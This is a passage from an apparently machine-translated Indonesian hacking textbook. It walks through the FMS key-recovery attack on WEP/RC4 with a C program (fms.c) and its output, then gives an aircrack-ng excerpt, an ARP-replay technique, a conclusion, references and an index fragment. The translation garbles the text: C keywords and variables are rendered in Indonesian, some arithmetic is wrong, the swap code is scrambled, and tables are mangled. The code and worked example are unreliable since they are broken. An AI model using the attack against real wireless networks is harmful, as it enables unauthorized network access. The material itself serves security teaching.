Pada titik ini, jika  $S[0]$  atau  $S[1]$  telah terganggu oleh langkah terakhir, seluruh upaya harus dibuang. Lebih sederhananya, jika kurang dari 2, percobaan harus dibuang. Jika tidak, ambil nilai dari  $J$  dan nilai  $S[SEBUAH+3]$ , dan kurangi keduanya dari byte keystream pertama (tentu saja modulo 256). Nilai ini akan menjadi byte kunci yang benar sekitar 5 persen dari waktu dan secara efektif akan kurang dari 95 persen dari waktu. Jika ini dilakukan dengan infus yang cukup lemah (dengan nilai yang bervariasi untuk  $X$ ), byte kunci yang benar dapat ditentukan. Dibutuhkan sekitar 60 infus untuk membawa probabilitas di atas 50 persen. Setelah satu byte kunci ditentukan, seluruh proses dapat dilakukan lagi untuk menentukan byte kunci berikutnya, hingga seluruh kunci terungkap.

Demi demonstrasi, RC4 akan dikurangi jadi  $N$  sama dengan 16, bukan 256. Ini berarti bahwa semuanya adalah modulo 16, bukan 256, dan semua array adalah 16 "byte" yang terdiri dari 4 bit, bukan 256 byte sebenarnya.

Dengan asumsi kuncinya adalah  $(1, 2, 3, 4, 5)$ , dan byte kunci ke-nol akan diserang,  $SEBUAH$  sama dengan 0. Ini berarti infus yang lemah harus dalam bentuk  $(3, 15, X)$ . Dalam contoh ini,  $X$  akan sama dengan 2, jadi nilai benihnya adalah  $(3, 15, 2, 1, 2, 3, 4, 5)$ . Dengan menggunakan seed ini, byte pertama dari output keystream akan menjadi 9.

keluaran = 9

$SEBUAH=0$

$IV = 3, 15, 2$

$Kunci = 1, 2, 3, 4, 5$

Benih = IV digabungkan dengan kunci

$K[] = 3\ 15\ 2XXXXXX\ 3\ 15\ 2XXXXXX$

$S[] = 0\ 1\ 2\ 3\ 4\ 5\ 6\ 7\ 8\ 9\ 10\ 11\ 12\ 13\ 14\ 15$

Karena kuncinya saat ini tidak diketahui, Karray dimuat dengan apa yang saat ini diketahui, dan Sarray diisi dengan nilai berurutan dari 0 hingga 15. Kemudian, / diinisialisasi ke 0, dan tiga langkah pertama KSA selesai. Ingat bahwa semua matematika dilakukan modulo 16.

KSA langkah pertama:

$saya=0$

$j=j+S[saya] + K[saya]$

$$j=0 + 0 + 3 = 3$$

Menukar  $S[saya]$  dan  $S[j]$

$K[] = 3\ 15\ 2XXXXXX\ 3\ 15\ 2XXXXXX$

$S[] = 31\ 204\ 5\ 6\ 7\ 8\ 9\ 10\ 11\ 12\ 13\ 14\ 15$

KSA langkah kedua:

$saya=1$

$j=j+S[saya] + K[saya]$

$$j=3 + 1 + 15 = 3$$

Menukar  $S[saya]$  dan  $S[j]$

$K[] = 3\ 15\ 2XXXXXX\ 3\ 15\ 2XXXXXX$

$S[] = 30214\ 5\ 6\ 7\ 8\ 9\ 10\ 11\ 12\ 13\ 14\ 15$

KSA langkah ketiga:

$saya=2$

$j=j+S[saya] + K[saya]$

$$j=3 + 2 + 2 = 7$$

Menukar  $S[saya]$  dan  $S[j]$

$K[] = 3\ 15\ 2XXXXXX\ 3\ 15\ 2XXXXXX$

$S[] = 3\ 071\ 4\ 5\ 628\ 9\ 10\ 11\ 12\ 13\ 14\ 15$

Pada saat ini,  $j$  tidak kurang dari 2, sehingga proses dapat dilanjutkan.  $S[3]$  adalah 1,  $j$  adalah 7, dan byte pertama dari output keystream adalah 9. Jadi byte ke nol dari kunci harus  $9 \oplus 1 = 1$ .

Informasi ini dapat digunakan untuk menentukan byte kunci berikutnya, menggunakan infus dalam bentuk  $(4, 15, X)$  dan mengerjakan KSA hingga langkah keempat. Menggunakan IV  $(4, 15, 9)$ , byte pertama dari keystream adalah 6.

keluaran = 6

$SEBUAH=0$

IV = 4, 15, 9

Kunci = 1, 2, 3, 4, 5

Benih = IV digabungkan dengan kunci

$$K[] = 4 \ 15 \ 9 \ 1XXXX4 \ 15 \ 9 \ 1XXXXS[] = 0 \ 1 \ 2 \ 3 \ 4 \ 5 \ 6 \ 7$$

8 \ 9 \ 10 \ 11 \ 12 \ 13 \ 14 \ 15

KSA langkah pertama:

$$saya=0$$

$$j=j+S[saya] + K[saya]$$

$$j=0 + 0 + 4 = 4 \text{ Tukar}$$

$S[saya]$  dan  $S[j]$

$$K[] = 4 \ 15 \ 9 \ 1XXXX4 \ 15 \ 9 \ 1XXXXS[] = 41 \ 2 \ 305 \ 6 \ 7 \ 8 \ 9$$

10 \ 11 \ 12 \ 13 \ 14 \ 15

KSA langkah kedua:

$$saya=1$$

$$j=j+S[saya] + K[saya]$$

$$=4 + 1 + 15 = 4 \text{ Tukar}$$

$S[saya]$  dan  $S[j]$

$$K[] = 4 \ 15 \ 9 \ 1XXXX4 \ 15 \ 9 \ 1XXXXS[] = 402 \ 315 \ 6 \ 7 \ 8$$

9 \ 10 \ 11 \ 12 \ 13 \ 14 \ 15

KSA langkah ketiga:

$$saya=2$$

$$j=j+S[saya] + K[saya]$$

$$j=4 + 2 + 9 = 15$$

Menukar  $S[saya]$  dan  $S[j]$

$$K[] = 4 \ 15 \ 9 \ 1XXXX4 \ 15 \ 9 \ 1XXXX$$

$$S[] = 4 \ 0153 \ 1 \ 5 \ 6 \ 7 \ 8 \ 9 \ 10 \ 11 \ 12 \ 13 \ 142$$

KSA langkah keempat:

$$saya=3$$

$$j=j+S[saya] + K[saya]$$

$$j=15 + 3 + 1 = 3$$

Menukar  $S[saya]$  dan  $S[j]$

$$K[] = 4 \ 15 \ 9 \ 1XXXX4 \ 15 \ 9 \ 1XXXX$$

$$S[] = 4 \ 0153 \ 1 \ 5 \ 6 \ 7 \ 8 \ 9 \ 10 \ 11 \ 12 \ 13 \ 142$$

keluaran  $j - S[4] = \text{kunci}[1]$

6 \ 3 \ 1 = 2

Sekali lagi, byte kunci yang benar ditentukan. Tentu saja, demi demonstrasi, nilai-nilai untuk  $\chi$  telah dipilih secara strategis. Untuk memberi Anda gambaran sebenarnya tentang sifat statistik serangan terhadap implementasi RC4 penuh, kode sumber berikut telah disertakan:

### fms.c

---

```
# sertakan <stdio.h>

/* RC4 stream cipher */ int
RC4(int *IV, int *key) {
    int K[256];
    int S[256];
    int benih[16];
    int i, j, k, t;

    //Benih = IV + kunci;
    untuk(k=0; k<3; k++)
        benih[k] = IV[k];
    untuk(k=0; k<13; k++)
        benih[k+3] = kunci[k];

    // -= Algoritma Penjadwalan Kunci (KSA) =-
    Inisialisasi array.
    untuk(k=0; k<256; k++) {
        S[k] = k;
        K[k] = benih[k%16];
    }

    j=0;
    untuk(i=0; i < 256; i++) {
        j = (j + S[i] + K[i])%256;
        t=S[i]; S[i]=S[j]; S[j]=t; // Tukar(S[i], S[j]);
    }

    // Langkah pertama PRGA untuk byte keystream pertama i
    = 0;
    j = 0;

    saya = saya + 1;
    j = j + S[i];

    t=S[i]; S[i]=S[j]; S[j]=t; // Tukar(S[i], S[j]);

    k = (S[i] + S[j])%256;

    kembali S[k];
}

int main(int argc, char *argv[]) {
    int K[256];
    int S[256];

    int IV[3];
```

```

int kunci[13] = {1, 2, 3, 4, 5, 66, 75, 123, 99, 100, 123, 43, 213}; int benih[16];

int N = 256;
int i, j, k, t, x, A; int aliran
kunci, byte kunci;

int max_result, max_count;
int hasil[256];

int diketahui_j, diketahui_S;

jika(argc < 2) {
    printf("Penggunaan: %s <keybyte untuk menyerang>\n", argv[0]);
    keluar(0);
}
A = atoi(argv[1]);
if((A > 12) || (A < 0)) {
    printf("byte kunci harus dari 0 sampai 12.\n");
    keluar(0);
}

untuk(k=0; k < 256; k++)
hasil[k] = 0;

IV[0] = A + 3;
IV[1] = N - 1;

untuk(x=0; x < 256; x++) {
    IV[2] = x;

    aliran utama = RC4(IV, kunci);
    printf("Menggunakan IV: (%d, %d, %d), byte keystream pertama adalah %u\n",
        IV[0], IV[1], IV[2], aliran utama);

    printf("Melakukan %d langkah pertama KSA.. ", A+3);

    //Benih = IV + kunci;
    untuk(k=0; k<3; k++)
        benih[k] = IV[k];
    untuk(k=0; k<13; k++)
        benih[k+3] = kunci[k];

    // -= Algoritma Penjadwalan Kunci (KSA) =-
    Inisialisasi array.
    untuk(k=0; k<256; k++) {
        S[k] = k;
        K[k] = benih[k%16];
    }

    j=0;
    untuk(i=0; i < (A + 3); i++) {
        j = (j + S[i] + K[i])%256; t = S[i];
        S[i] = j;
        K[i] = t;
    }
}

```

```

S[i] = S[j];
S[j] = t;
}

if(j < 2) { // Jika j < 2, maka S[0] atau S[1] telah terganggu.
    printf("S[0] atau S[1] telah diganggu, buang..\n"); } kalau tidak {

diketahui_j = j;
diketahui_S = S[A+3];
printf("pada iterasi KSA #%d, j=%d dan S[%d]=%d\n",
      A+3, diketahui_j, A+3, diketahui_S); keybyte
= keystream - known_j - known_S;

sementara (byte kunci < 0)
    byte kunci = byte kunci + 256;
    printf("key[%d] prediksi = %d - %d - %d = %d\n",
           A, keystream, known_j, known_S, keybyte);
    hasil[byte kunci] = hasil[byte kunci] + 1;
}
}

hasil_maks = -1;
jumlah_maks = 0;

untuk(k=0; k < 256; k++) {
    if(max_count < hasil[k]) {
        max_count = hasil[k];
        hasil_maks = k;
    }
}
printf("\nTabel frekuensi untuk kunci[%d] (* = paling sering)\n", A);
untuk(k=0; k < 32; k++) {
    untuk(i=0; i < 8; i++) {
        t = k+i*32;
        jika(hasil_maks == t)
            printf("%3d %2d*| ", t, hasil[t]); kalau
            tidak
            printf("%3d %2d | ", t, hasil[t]);
    }
    printf("\n");
}

printf("\n[Kunci Aktual] = (");
for(k=0; k < 12; k++)
    printf("%d, ", kunci[k]);
printf("%d)\n", kunci[12]);

printf("kunci[%d] mungkin %d\n", A, max_result);
}

```

---

Kode ini melakukan serangan FMS pada WEP 128-bit (kunci 104-bit, 24-bit IV), menggunakan setiap nilai yang mungkin dari X. Byte kunci untuk menyerang adalah satu-satunya argumen,

dan kuncinya dikodekan ke dalam kunciHimpunan. Output berikut menunjukkan kompilasi dan eksekusi kode fms.c untuk memecahkan kunci RC4.

```
reader@hacking :~/booksrc $ gcc -o fms fms.c
reader@hacking :~/booksrc $ ./fms
Penggunaan: ./fms <keybyte untuk menyerang>
reader@hacking :~/booksrc $ ./fms 0
Menggunakan IV: (3, 255, 0), byte keystream pertama adalah 7
Melakukan 3 langkah pertama KSA.. pada KSA iterasi #3, j=5 dan S[3]=1 key[0]
prediksi = 7 - 5 - 1 = 1
Menggunakan IV: (3, 255, 1), byte keystream pertama adalah 211
Melakukan 3 langkah pertama KSA.. pada KSA iterasi #3, j=6 dan S[3]=1 key[0]
prediksi = 211 - 6 - 1 = 204
Menggunakan IV: (3, 255, 2), byte keystream pertama adalah 241
Melakukan 3 langkah pertama KSA.. pada KSA iterasi #3, j=7 dan S[3]=1 key[0]
prediksi = 241 - 7 - 1 = 233
```

. :[ keluaran dipangkas ]:.

```
Menggunakan IV: (3, 255, 252), byte keystream pertama adalah 175
Melakukan 3 langkah pertama KSA.. S[0] atau S[1] telah terganggu, buang..
```

```
Menggunakan IV: (3, 255, 253), byte keystream pertama adalah 149
Melakukan 3 langkah pertama KSA.. pada KSA iterasi #3, j=2 dan S[3]=1 key[0]
prediksi = 149 - 2 - 1 = 146
Menggunakan IV: (3, 255, 254), byte keystream pertama adalah 253
Melakukan 3 langkah pertama KSA.. pada KSA iterasi #3, j=3 dan S[3]=2 key[0]
prediksi = 253 - 3 - 2 = 248
Menggunakan IV: (3, 255, 255), byte keystream pertama adalah 72
Melakukan 3 langkah pertama KSA.. pada KSA iterasi #3, j=4 dan S[3]=1 key[0]
prediksi = 72 - 4 - 1 = 67
```

Tabel frekuensi untuk kunci[0] (\* = paling sering)

0 1	32	3	64	0	96	1	128	2	160	0	192	1	224	3
<b>1 10*</b>	33	0	65	1	97	0	129	1	161	1	193	1	225	0
2 0	34	1	66	0	98	1	130	1	162	1	194	1	226	1
3 1	35	0	67	2	99	1	131	1	163	0	195	0	227	1
4 0	36	0	68	0	100	1	132	0	164	0	196	2	228	0
5 0	37	1	69	0	101	1	133	0	165	2	197	2	229	1
6 0	38	0	70	1	102	3	134	2	166	1	198	1	230	2
7 0	39	0	71	2	103	0	135	5	167	3	199	2	231	0
8 3	40	0	72	1	104	0	136	1	168	0	200	1	232	1
9 1	41	0	73	0	105	0	137	2	169	1	201	3	233	2
10 1	42	3	74	1	106	2	138	0	170	1	202	3	234	0
11 1	43	2	75	1	107	2	139	1	171	1	203	0	235	0
12 0	44	1	76	0	108	0	140	2	172	1	204	1	236	1
13 2	45	2	77	0	109	0	141	0	173	2	205	1	237	0
14 0	46	0	78	2	110	2	142	2	174	1	206	0	238	1
15 0	47	3	79	1	111	2	143	1	175	0	207	1	239	1
16 1	48	1	80	1	112	0	144	2	176	0	208	0	240	0
17 0	49	0	81	1	113	1	145	1	177	1	209	0	241	1
18 1	50	0	82	0	114	0	146	4	178	1	210	1	242	0

19	2		51	0		83	0		115	0		147	1		179	0		211	1		243	0
20	3		52	0		84	3		116	1		148	2		180	2		212	2		244	3
21	0		53	0		85	1		117	2		149	2		181	1		213	0		245	1
22	0		54	3		86	3		118	0		150	2		182	2		214	0		246	3
23	2		55	0		87	0		119	2		151	2		183	1		215	1		247	2
24	1		56	2		88	3		120	1		152	2		184	1		216	0		248	2
25	2		57	2		89	0		121	1		153	2		185	0		217	1		249	3
26	0		58	0		90	0		122	0		154	1		186	1		218	0		250	1
27	0		59	2		91	1		123	3		155	2		187	1		219	1		251	1
28	2		60	1		92	1		124	0		156	0		188	0		220	0		252	3
29	1		61	1		93	1		125	0		157	0		189	0		221	0		253	1
30	0		62	1		94	0		126	1		158	1		190	0		222	1		254	0
31	0		63	0		95	1		127	0		159	0		191	0		223	0		255	0

[Kunci Aktual] = (1, 2, 3, 4, 5, 66, 75, 123, 99, 100, 123, 43, 213) **kunci[0]**

**mungkin 1** reader@hacking :~/booksrc \$ reader@hacking :~/booksrc \$ ./fms 12

Menggunakan IV: (15, 255, 0), byte keystream pertama adalah 81

Melakukan 15 langkah pertama KSA.. pada KSA iterasi #15, j=251 dan S[15]=1  
key[12] prediksi = 81 - 251 - 1 = 85

Menggunakan IV: (15, 255, 1), byte keystream pertama adalah 80

Melakukan 15 langkah pertama KSA.. pada KSA iterasi #15, j=252 dan S[15]=1  
key[12] prediksi = 80 - 252 - 1 = 83

Menggunakan IV: (15, 255, 2), byte keystream pertama adalah 159

Melakukan 15 langkah pertama KSA.. pada KSA iterasi #15, j=253 dan S[15]=1  
key[12] prediksi = 159 - 253 - 1 = 161

.:[ keluaran dipangkas ]:.

Menggunakan IV: (15, 255, 252), byte keystream pertama adalah 238

Melakukan 15 langkah pertama KSA.. pada KSA iterasi #15, j=236 dan S[15]=1  
key[12] prediksi = 238 - 236 - 1 = 1

Menggunakan IV: (15, 255, 253), byte keystream pertama adalah 197

Melakukan 15 langkah pertama KSA.. pada KSA iterasi #15, j=236 dan S[15]=1  
key[12] prediksi = 197 - 236 - 1 = 216

Menggunakan IV: (15, 255, 254), byte keystream pertama adalah 238

Melakukan 15 langkah pertama KSA.. pada KSA iterasi #15, j=249 dan S[15]=2  
key[12] prediksi = 238 - 249 - 2 = 243

Menggunakan IV: (15, 255, 255), byte keystream pertama adalah 176

Melakukan 15 langkah pertama KSA.. pada KSA iterasi #15, j=250 dan S[15]=1  
key[12] prediksi = 176 - 250 - 1 = 181

Tabel frekuensi untuk kunci[12] (\* = paling sering)

0	1		32	0		64	2		96	0		128	1		160	1		192	0		224	2
1	2		33	1		65	0		97	2		129	1		161	1		193	0		225	0
2	0		34	2		66	2		98	0		130	2		162	3		194	2		226	0
3	2		35	0		67	2		99	2		131	0		163	1		195	0		227	5
4	0		36	0		68	0		100	1		132	0		164	0		196	1		228	1
5	3		37	0		69	3		101	2		133	0		165	2		197	0		229	3
6	1		38	2		70	2		102	0		134	0		166	2		198	0		230	2
7	2		39	0		71	1		103	0		135	0		167	3		199	1		231	1
8	1		40	0		72	0		104	1		136	1		168	2		200	0		232	0

9	0		41	1		73	0		105	0		137	1		169	1		201	1		233	1		
10	2		42	2		74	0		106	4		138	2		170	0		202	1		234	0		
11	3		43	1		75	0		107	1		139	3		171	2		203	1		235	0		
12	2		44	0		76	0		108	2		140	2		172	0		204	0		236	1		
13	0		45	0		77	0		109	1		141	1		173	0		205	2		237	4		
14	1		46	1		78	1		110	0		142	3		174	1		206	0		238	1		
15	1		47	2		79	1		111	0		143	0		175	1		207	2		239	0		
16	2		48	0		80	1		112	1		144	3		176	0		208	0		240	0		
17	1		49	0		81	0		113	1		145	1		177	0		209	0		241	0		
18	0		50	2		82	0		114	1		146	0		178	0		210	1		242	0		
19	0		51	0		83	4		115	1		147	0		179	1		211	4		243	2		
20	0		52	1		84	1		116	4		148	0		180	1		212	1		244	1		
21	0		53	1		85	1		117	0		149	2		181	1		<b>213 12*</b>		245	2		1	
22	1		54	3		86	0		118	0		150	1		182		214	3		246	1			
23	0		55	3		87	0		119	1		151	0		183	0		215	0		247	0		
24	0		56	1		88	0		120	0		152	2		184	0		216	2		248	0		
25	1		57	0		89	0		121	2		153	0		185	2		217	1		249	0		
26	1		58	0		90	1		122	0		154	1		186	0		218	1		250	2		
27	2		59	1		91	1		123	0		155	1		187	1		219	0		251	2		
28	2		60	2		92	1		124	1		156	1		188	1		220	0		252	0		
29	1		61	1		93	3		125	2		157	2		189	2		221	0		253	1		
30	0		62	1		94	0		126	0		158	1		190	1		222	1		254	2		
31	0		63	0		95	1		127	0		159	0		191	0		223	2		255	0		

[Kunci Aktual] = (1, 2, 3, 4, 5, 66, 75, 123, 99, 100, 123, 43, 213) **kunci[12]**  
**mungkin 213** reader@hacking :~/booksrc \$

Jenis serangan ini sangat berhasil sehingga protokol nirkabel baru yang disebut WPA harus digunakan jika Anda mengharapkan bentuk keamanan apa pun. Namun, masih banyak jaringan nirkabel yang hanya dilindungi oleh WEP. Saat ini, ada alat yang cukup kuat untuk melakukan serangan WEP. Salah satu contoh penting adalah aircrack, yang telah disertakan dengan LiveCD; namun, ini membutuhkan perangkat keras nirkabel, yang mungkin tidak Anda miliki. Ada banyak dokumentasi tentang cara menggunakan alat ini, yang terus dikembangkan. Halaman manual pertama akan membantu Anda memulai.

**NAMA**

aircrack-ng adalah key cracker 802.11 WEP / WPA-PSK.

**RINGKASAN**

aircrack-ng [opsi] <.cap / .ivs file(s)>

**KETERANGAN**

aircrack-ng adalah key cracker 802.11 WEP / WPA-PSK. Ini mengimplementasikan apa yang disebut serangan Fluhrer - Mantin - Shamir (FMS), bersama dengan beberapa serangan baru oleh peretas berbakat bernama KoreK. Ketika cukup banyak paket terenkripsi telah dikumpulkan, aircrack-ng hampir dapat memulihkan kunci WEP secara instan.

**PILIHAN**

Opsi umum:

- sebuah <amode>

Paksa mode serangan, 1 atau wep untuk WEP dan 2 atau wpa untuk WPA-PSK.

- e <essid>

Pilih jaringan target berdasarkan ESSID. Opsi ini diperlukan adalah juga untuk cracking WPA jika SSID di-cloack.

---

Sekali lagi, konsultasikan dengan Internet untuk masalah perangkat keras. Program ini mempopulerkan teknik cerdas untuk mengumpulkan infus. Menunggu untuk mengumpulkan cukup infus dari paket akan memakan waktu berjam-jam, atau bahkan berhari-hari. Tetapi karena nirkabel masih merupakan jaringan, akan ada lalu lintas ARP. Karena enkripsi WEP tidak mengubah ukuran paket, mudah untuk memilih mana yang merupakan ARP. Serangan ini menangkap paket terenkripsi seukuran permintaan ARP, dan kemudian memutar ulang ke jaringan ribuan kali. Setiap kali, paket didekripsi dan dikirim ke jaringan, dan balasan ARP yang sesuai dikirim kembali. Balasan tambahan ini tidak membahayakan jaringan; namun, mereka menghasilkan paket terpisah dengan IV baru. Dengan menggunakan teknik menggelitik jaringan ini, infus yang cukup untuk memecahkan kunci WEP dapat dikumpulkan hanya dalam beberapa menit.



# 0x800

## KESIMPULAN

Peretasan cenderung menjadi topik yang disalahpahami, dan media suka membuat sensasi, yang hanya memperburuk kondisi ini. Perubahan terminologi sebagian besar tidak efektif—yang dibutuhkan adalah perubahan dalam kerangka berpikir. Peretas hanyalah orang-orang dengan semangat inovatif dan pengetahuan mendalam tentang teknologi. Hacker belum tentu penjahat, meskipun selama kejadian memiliki potensi untuk membayar, akan selalu ada beberapa penjahat yang hacker. Tidak ada yang salah dengan pengetahuan hacker itu sendiri, terlepas dari potensi aplikasinya.

Suka atau tidak, kerentanan ada dalam perangkat lunak dan jaringan tempat dunia bergantung dari hari ke hari. Ini hanyalah hasil yang tak terelakkan dari langkah cepat pengembangan perangkat lunak. Perangkat lunak baru seringkali berhasil pada awalnya, bahkan jika ada kerentanan. Keberhasilan ini berarti uang, yang menarik para penjahat yang belajar bagaimana mengeksplorasi kerentanan ini untuk keuntungan finansial. Ini sepertinya akan menjadi spiral ke bawah tanpa akhir, tetapi untungnya, semua orang yang menemukan kerentanan dalam perangkat lunak bukan hanya penjahat jahat yang berorientasi pada keuntungan. Orang-orang ini adalah peretas, masing-masing dengan motifnya sendiri; beberapa didorong oleh rasa ingin tahu, yang lain dibayar untuk pekerjaan mereka, yang lain menyukai tantangan, dan beberapa, pada kenyataannya, adalah penjahat. Mayoritas orang-orang ini

tidak memiliki niat jahat; sebagai gantinya, mereka membantu vendor memperbaiki perangkat lunak mereka yang rentan. Tanpa peretas, kerentanan dan lubang dalam perangkat lunak akan tetap tidak ditemukan. Sayangnya, sistem hukumnya lambat dan kebanyakan tidak peduli dengan teknologi. Seringkali, undang-undang kejam disahkan dan hukuman berlebihan diberikan untuk mencoba menakut-nakuti orang agar tidak melihat dari dekat. Ini adalah logika kekanak-kanakan—menghalangi para peretas untuk menjelajahi dan mencari kerentanan tidak menyelesaikan apa pun. Meyakinkan semua orang bahwa kaisar mengenakan pakaian baru yang mewah tidak mengubah kenyataan bahwa dia telanjang. Kerentanan yang belum ditemukan hanya menunggu seseorang yang jauh lebih jahat daripada rata-rata peretas untuk menemukannya. Bahaya kerentanan perangkat lunak adalah bahwa mutannya bisa berupa apa saja. Replikasi worm Internet relatif tidak berbahaya jika dibandingkan dengan skenario terorisme mimpi buruk yang sangat ditakuti oleh undang-undang ini. Membatasi peretas dengan undang-undang dapat membuat skenario terburuk lebih mungkin terjadi, karena membuat lebih banyak kerentanan yang belum ditemukan untuk dieksplloitasi oleh mereka yang tidak terikat oleh hukum dan ingin melakukan kerusakan nyata.

Beberapa orang dapat berargumen bahwa jika tidak ada peretas, tidak akan ada alasan untuk memperbaiki kerentanan yang belum ditemukan ini. Itu adalah satu perspektif, tetapi secara pribadi saya lebih suka kemajuan daripada stagnasi. Hacker memainkan peran yang sangat penting dalam co-evolusi teknologi. Tanpa peretas, hanya ada sedikit alasan untuk meningkatkan keamanan komputer. Selain itu, selama pertanyaan "Mengapa?" dan "Bagaimana jika?" ditanya, hacker akan selalu ada. Dunia tanpa peretas akan menjadi dunia tanpa rasa ingin tahu dan inovasi.

Mudah-mudahan, buku ini telah menjelaskan beberapa teknik dasar peretasan dan bahkan mungkin semangatnya. Teknologi selalu berubah dan berkembang, sehingga akan selalu ada peretasan baru. Akan selalu ada kerentanan baru dalam perangkat lunak, ambiguitas dalam spesifikasi protokol, dan segudang kelalaian lainnya. Pengetahuan yang diperoleh dari buku ini hanyalah titik awal. Terserah Anda untuk mengembangkannya dengan terus mencari tahu bagaimana segala sesuatunya bekerja, bertanya-tanya tentang kemungkinan, dan memikirkan hal-hal yang tidak dipikirkan oleh pengembang. Terserah Anda untuk membuat yang terbaik dari penemuan ini dan menerapkan pengetahuan ini sesuai keinginan Anda. Informasi itu sendiri bukanlah kejahanatan.

## 0x810 Referensi

- Aleph1. "Menghancurkan Tumpukan untuk Kesenangan dan Keuntungan." *Phrack*, Tidak. 49, pub online-likasi di <http://www.phrack.org/issues.html?issue=49&id=14#article>
- Bennett, C., F. Bessette, dan G. Brassard. "Kuantum Eksperimental Kriptografi." *Jurnal Kriptologi*, jilid. 5, tidak. 1 (1992), 3–28.
- Borisov, N., I. Goldberg, dan D. Wagner. "Keamanan Algoritma WEP." Publikasi online di <http://www.isaac.cs.berkeley.edu/isaac/wep-faq.html>
- Brassard, G. dan P. Bratley. *Dasar-dasar Algoritma*. Tebing Englewood, NJ: Prentice Hall, 1995.

- Berita CNET. "Kripto 40-Bit Membuktikan Tidak Ada Masalah." Publikasi online di <http://www.news.com/News/Item/0,4.7483,00.html>
- Conover, M. (Shok). "w00w00 di Heap Overflows." Publikasi online di <http://www.w00w00.org/files/articles/heaptut.txt>
- Yayasan Perbatasan Elektronik. "Felten vs. RIAA." Publikasi online di [http://www.eff.org/IP/DMCA/Felten\\_v\\_RIAA](http://www.eff.org/IP/DMCA/Felten_v_RIAA)
- Eller, R. (kaisar). "Melewati Filter Data MSB untuk Eksloitasi Buffer Overflow di Platform Intel." Publikasi online di <http://community.core-sdi.com/~juliano/bypass-msb.txt>
- Fluhrer, S., I. Mantin, dan A. Shamir. "Kelemahan dalam Penjadwalan Kunci Algoritma RC4." Publikasi online di <http://citeseer.ist.psu.edu/fluhrer01weaknesses.html>
- Grover, L. "Mekanika Kuantum Membantu Mencari Jarum di Tumpukan jerami." *Surat Tinjauan Fisik*, jilid. 79, tidak. 2 (1997), 325-28.
- Joncheray, L. "Serangan Aktif Sederhana Terhadap TCP." Publikasi online di <http://www.insecure.org/stf/iphijack.txt>
- Levy, S. *Peretas: Pahlawan Revolusi Komputer*. New York: Doubleday, 1984.
- McCullagh, D. "Peretas Adobe Rusia Rusak," *Berita Berkabel*, 17 Juli 2001. Publikasi online di <http://www.wired.com/news/politics/0,1283,45298,00.html>
- Tim Pengembang NASM. "NASM—Perakitan Netwide (Manual)," versi 0.98.34. Publikasi online di <http://nasm.sourceforge.net>
- Rieck, K. "Sidik Jari Fuzzy: Menyerang Kerentanan pada Manusia Otak." Publikasi online di <http://freeworld.thc.org/papers/ffp.pdf>
- Schneier, B. *Kriptografi Terapan: Protokol, Algoritma, dan Kode Sumber di C*, edisi ke-2 New York: John Wiley & Sons, 1996.
- Scut dan Tim Teso. "Mengeksloitasi Kerentanan String Format," versi 1.2. Tersedia online di situs web pengguna pribadi.
- Shor, P. "Algoritma Waktu Polinomial untuk Faktorisasi Prima dan Diskrit Logaritma pada Komputer Quantum." *Jurnal Komputasi SIAM*, jilid. 26 (1997), 1484-509. Publikasi online di <http://www.arxiv.org/abs/quant-ph/9508027>
- Smith, N. "Kerentanan Stack Smashing di Sistem Operasi UNIX." Tersedia online di situs web pengguna pribadi.
- desainer surya. "Mengelola Tumpukan yang Tidak Dapat Dieksekusi (dan Perbaiki)." *BugTraq* pos, 10 Agustus 1997.
- Stinson, D. *Kriptografi: Teori dan Praktik*. Boca Raton, FL: CRC Press, 1995.
- Zwicky, E., S. Cooper, dan D. Chapman. *Membangun Firewall Internet*, edisi ke-2 Sebastopol, CA: O'Reilly, 2000.

## 0x820 Sumber

### pckal

Kalkulator programmer tersedia dari Peter Glen

<http://ibiblio.org/pub/Linux/apps/math/calc/pcalc-000.tar.gz>

### NASM

The Netwide Assembler, dari NASM Development Group

<http://nasm.sourceforge.net>

### musuh bebuyutan

Alat injeksi paket baris perintah dari obecian (Mark Grimes) dan Jeff Nathan

<http://www.packetfactory.net/projects/nemesis>

### mengendus

Kumpulan alat sniffing jaringan dari Dug Song

<http://monkey.org/~dugsong/dsniff>

### Orang yg menutupi perasaannya

Polimorfer bytecode ASCII yang dapat dicetak dari Matrix (Jose Ronnick)

<http://www.phiral.com>

### mitm-ssh

Alat man-in-the-middle SSH dari Claes Nyberg

<http://www.signedness.org/tools/mitm-ssh.tgz>

### ffp

Alat pembuat sidik jari kabur dari Konrad Rieck

<http://freeworld.thc.org/thc-ffp>

### John the Ripper

Pembobol kata sandi dari Solar Designer

<http://www.openwall.com/john>

# INDEKS

## Simbol & Angka

&(simbol untuk 'dan')  
    untuk alamat-operator, 45 untuk proses latar belakang, 347  
<>(kurung sudut), untuk menyertakan berkas, 91  
=(operator penugasan), 12  
\*(asterisk), untuk penunjuk, 43  
\(garis miring terbalik), untuk lolos karakter, 180  
{}(kurung kurawal), untuk himpunan instruksi, 8, 9  
\$(kualifikasi tanda dolar), dan langsung akses parameter, 180  
==(sama dengan operator), 14  
!(tanda seru), 14  
>(lebih besar dari operator), 14  
>=(lebih besar dari atau sama dengan operator), 14  
<(kurang dari operator), 14  
<=(kurang dari atau sama dengan operator), 14  
!= (tidak sama dengan operator), 14  
!(bukan operator), 14  
%(tanda persen), untuk format parameter, 48  
"(tanda kutip), untuk menyertakan file, 91  
. (titik koma), untuk akhir instruksi, 8  
\$1variabel, 31  
S-box 8-kali-8, 435  
Skema pengalamanan 32-bit, 22  
skema pengalamanan 64-bit, 22  
22.404 respons HTTP, 213

**SEBUAH**

menerima()fungsi, 199, 206  
mode akses untuk file, 84

Daftar akumulator (EAX), 24, 346  
nol, 368  
Bendera ACK, 223  
    filter untuk, 260  
mengendus aktif, 239–251  
menambahkaninstruksi, 293  
Protokol Resolusi Alamat (ARP), 219, 240  
    keracunan cache, 240  
    pengalihan, 240  
    membalas pesan, 219  
    penipuan, 243  
    minta pesan, 219  
alamat-operator, 45, 47, 98  
program addressof.c, 46  
program addressof2.c, 47 file  
addr\_struct.c, 348–349 akun administrator, 88.*Lihat juga*  
    akar, pengguna  
AES (Rijndael), 398  
AF\_INET, struktur alamat soket untuk, 201–202  
aircrack, 448–449  
AirSnort, 439  
algoritma, efisiensi, 398 waktu berjalan algoritmik, 397–398  
ampersand (&)  
    untuk alamat-operator, 45  
    untuk proses latar belakang, 347  
serangan amplifikasi, 257  
DAN operasi bitwise, 366  
dandinstruksi, 293  
DAN operator, 14–15  
<>(kurung sudut), untuk menyertakan berkas, 91  
lapisan aplikasi (OSI), 196  
vektor argumen, 59  
operator aritmatika, 12–14

ARP.*Melihat Protokol Resolusi Alamat (ARP)*  
arp\_cmdline(fungsi), 246  
ARPhdrstruktur, 245–246  
